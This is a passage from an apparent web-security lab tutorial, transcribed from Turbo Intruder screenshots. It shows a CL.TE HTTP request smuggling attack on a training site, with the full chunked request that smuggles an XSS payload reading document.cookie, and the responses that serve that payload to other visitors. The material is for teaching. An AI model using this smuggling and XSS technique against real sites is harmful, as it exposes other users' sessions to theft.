0		200	376	1163	402	
1		200	250	762	505	
2		200	376	1163	410	
3		200	376	1163	614	
4		200	376	1163	517	
5		200	376	1163	523	
6		200	376	1163	428	
7		200	376	1163	495	
8		200	376	1163	577	
9		200	376	1163	408	
10		200	376	1163	413	
11		200	376	1163	522	

Raw Params Headers Hex Raw Headers Hex HTML Render

```

1 POST / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 Content-Length: 94
4 Connection: keep-alive
5 Transfer-Encoding: chunked
6
7 1
8 A
9 0
10
11 GET /hello/world<img%20src=a%20onerror=alert(document.cookie)>
   HTTP/1.1
12 X-Foo: bar

```

```

1 HTTP/1.1 200 OK
2 Server: gunicorn/19.9.0
3 Date: Thu, 11 Jun 2020 12:57:56 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 1020
6
7 </doctype html>
8 <head>
9 <title>COVID-19</title>
10
11 <style>
12 @import url(http://fonts.googleapis.com/css?family=Amatic+SC:700);
13 body{
14   text-align: center;
15 }
16 h1{

```

Type a search term 0 matches Type a search term 1 match

Reqs: 12 | Queued: 100 | Duration: 64 | RPS: 0 | Connections: 12 | Retries: 0 | Fails: 0 | Next: Halt

Step 9: Once the Turbo Intruder is in the ‘Attack Mode’, CL.TE requests are sent simultaneously to the application. When any user visits the application the payload will execute resulting into Cross-Site Scripting as per our payload from **Step 7**:

The screenshot shows the Turbo Intruder interface. At the top, a table lists network traffic with columns: Row, Payload, Status, Words, Length, Time, and Label. Row 1 is highlighted with a red box. Below the table are two panes: 'Raw' and 'Headers' on the left, and 'Raw', 'Headers', 'Hex', 'HTML', and 'Render' tabs on the right. The 'Raw' tab on the right displays the following code:

```

1 GET / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 Connection: keep-alive
4
5
25 <body>
26
27 <div class="block1">
28
29
30 <h1>Hello world<img src=a onerror=alert(document.cookie)>!</h1>
31
32
33 <h2>Here is an interesting quote for you:</h2>
34 <br/>
35 <img src=/static/hacker.svg height="200px">
36 <br/>
37 <h3>"The hacker mindset doesn't actually see what happens on the
other side, to the victim." - Kevin Mitnick</h3>
38
39 </body>

```

The line containing the XSS payload (`!` in line 30) is highlighted with a red box. At the bottom of the interface, there are search fields and a status bar indicating '0 matches' and '1 match'.

Step 10: This ‘Attack’ will only serve the payload request once:

The screenshot shows the Turbo Intruder interface. At the top, it says "Turbo Intruder - covid19.webhacklab.com - running". Below is a table with columns: Row, Payload, Status, Words, Length, Time, and Label. The table has 12 rows, with row 2 highlighted in orange. The "Payload" column for row 2 contains the following request:

```

1 GET / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 Connection: keep-alive
4
5

```

Below the table, there are two panes showing the response. The left pane (Raw) shows the response headers:

```

1 HTTP/1.1 200 OK
2 Server: gunicorn/19.9.0
3 Date: Thu, 11 Jun 2020 12:57:58 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 1020
6
7 </doctype html>
8 <head>
9 <title>COVID-19</title>
10
11 <style>
12 @import url(http://fonts.googleapis.com/css?family=Amatic+SC:700);
13 body{
14   text-align: center;
15 }
16 h1{

```

The right pane (HTML) shows the rendered HTML content:

```

HTTP/1.1 200 OK
1 HTTP/1.1 200 OK
2 Server: gunicorn/19.9.0
3 Date: Thu, 11 Jun 2020 12:57:58 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 1020
6
7 </doctype html>
8 <head>
9 <title>COVID-19</title>
10
11 <style>
12 @import url(http://fonts.googleapis.com/css?family=Amatic+SC:700);
13 body{
14   text-align: center;
15 }
16 h1{

```

At the bottom, there are search fields and a status bar:

Type a search term 0 matches Type a search term 1 match

Reqs: 12 | Queued: 100 | Duration: 100 | RPS: 0 | Connections: 12 | Retries: 0 | Fails: 0 | Next: Halt

END OF PART - 4